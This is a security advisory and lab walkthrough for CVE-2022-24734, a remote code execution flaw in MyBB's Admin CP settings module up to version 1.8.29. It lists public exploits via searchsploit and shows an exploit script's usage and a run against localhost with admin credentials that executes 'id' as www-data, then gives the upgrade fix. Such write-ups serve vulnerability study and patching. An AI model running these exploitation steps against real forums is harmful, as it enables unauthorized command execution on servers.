MyBB 1.8.29 Admin CP Configuration RCE

CVE-ID: CVE-2022-24734

CVSS Base Score: 7.2

NVD Published Date: 03/09/2022

Source: Github.Inc

VULNERABILITY OVERVIEW:

MyBB is a free and open Source forum software. In affected versions of the Admin CP's Settings management t module does not validate setting types correctly on insertion and update, making it possible to add settings of supported type `PHP` with PHP code, executed on _Change Settings_ pages. This results in a Remote Code Execution (RCE) vulnerability. The vulnerable module requires Admin CP access with the `Can manage settings?` permission. MyBB's Settings module, which allows administrators to add, edit, and delete non-default settings, stores setting data in an options code string ($options_code; mybb_settings.optionscode database column) that identifies the setting type and its options, separated by a new line character (\n).

AFFECTED VERSION:


1.2.0 – 1.8.29

EXPLOITATION (PROOF-OF-CONCEPT)


Lab Setup: https://www.howtoforge.com/how-to-install-mybb-on-ubuntu-1804/

STEPS TO REPRODUCE:

1. Run the exploit with the username and password (exploit is available on searchsploit and on GitHub also)



```
┌──(root💀kali)-[~/mybb-CVE-2022-24734]
└─# searchsploit mybb 1.8
---------------------------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                                                  |  Path
---------------------------------------------------------------------------------------------------------------- ---------------------------
MyBB 1.8 Beta 3 - Multiple Vulnerabilities                                                                      | php/webapps/34381.txt
MyBB 1.8.13 - Cross-Site Scripting                                                                              | php/webapps/43137.txt
MyBB 1.8.13 - Remote Code Execution                                                                             | php/webapps/43136.txt
MyBB 1.8.17 - Cross-Site Scripting                                                                              | php/webapps/45393.txt
MyBB 1.8.2 - 'unset_globals()' Function Bypass / Remote Code Execution                                          | php/webapps/35323.md
MyBB 1.8.25 - Chained Remote Command Execution                                                                  | php/webapps/49696.js
MyBB 1.8.25 - Poll Vote Count SQL Injection                                                                     | php/webapps/49699.txt
MyBB 1.8.29 - MyBB 1.8.29 - Remote Code Execution (RCE) (Authenticated)                                         | php/webapps/50924.py
MyBB 1.8.6 - Cross-Site Scripting                                                                               | php/webapps/40749.txt
MyBB 1.8.6 - SQL Injection                                                                                      | php/webapps/40396.txt
MyBB 1.8.x - Multiple Vulnerabilities                                                                           | php/webapps/35224.txt
MyBB < 1.8.11 - 'email' MyCode Cross-Site Scripting                                                             | php/webapps/41860.txt
MyBB < 1.8.11 - 'email' MyCode Cross-Site Scripting                                                             | php/webapps/41860.txt
MyBB < 1.8.21 - Remote Code Execution                                                                           | php/webapps/47161.php
```



```
┌──(root💀kali)-[~/mybb-CVE-2022-24734]
└─# python3 exploit.py -h
usage: exploit.py [-h] --username USERNAME --password PASSWORD --host HOST [--cmd CMD] [--raw_cmd RAW_CMD]

options:
  -h, --help           show this help message and exit
  --username USERNAME  MyBB Admin CP username
  --password PASSWORD  MyBB Admin CP password
  --host HOST          e.g. http://target.website.local, http://10.10.10.10, http://192.168.23.101:8000
  --cmd CMD            Command to run
  --raw_cmd RAW_CMD    Command to run directly into system()
┌──(root💀kali)-[~/mybb-CVE-2022-24734]
└─# python3 exploit.py --username mybbadmin --password mybbpass --host http://localhost --cmd id
[+] Login successful!
[*] Adding a malicious settings...
[+] Malicious post settings accepted!
[+] Result: uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

MITIGATIONS:

- Upgrade to version 1.8.30

REFERENCES:

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-24734
- https://nvd.nist.gov/vuln/detail/CVE-2022-24734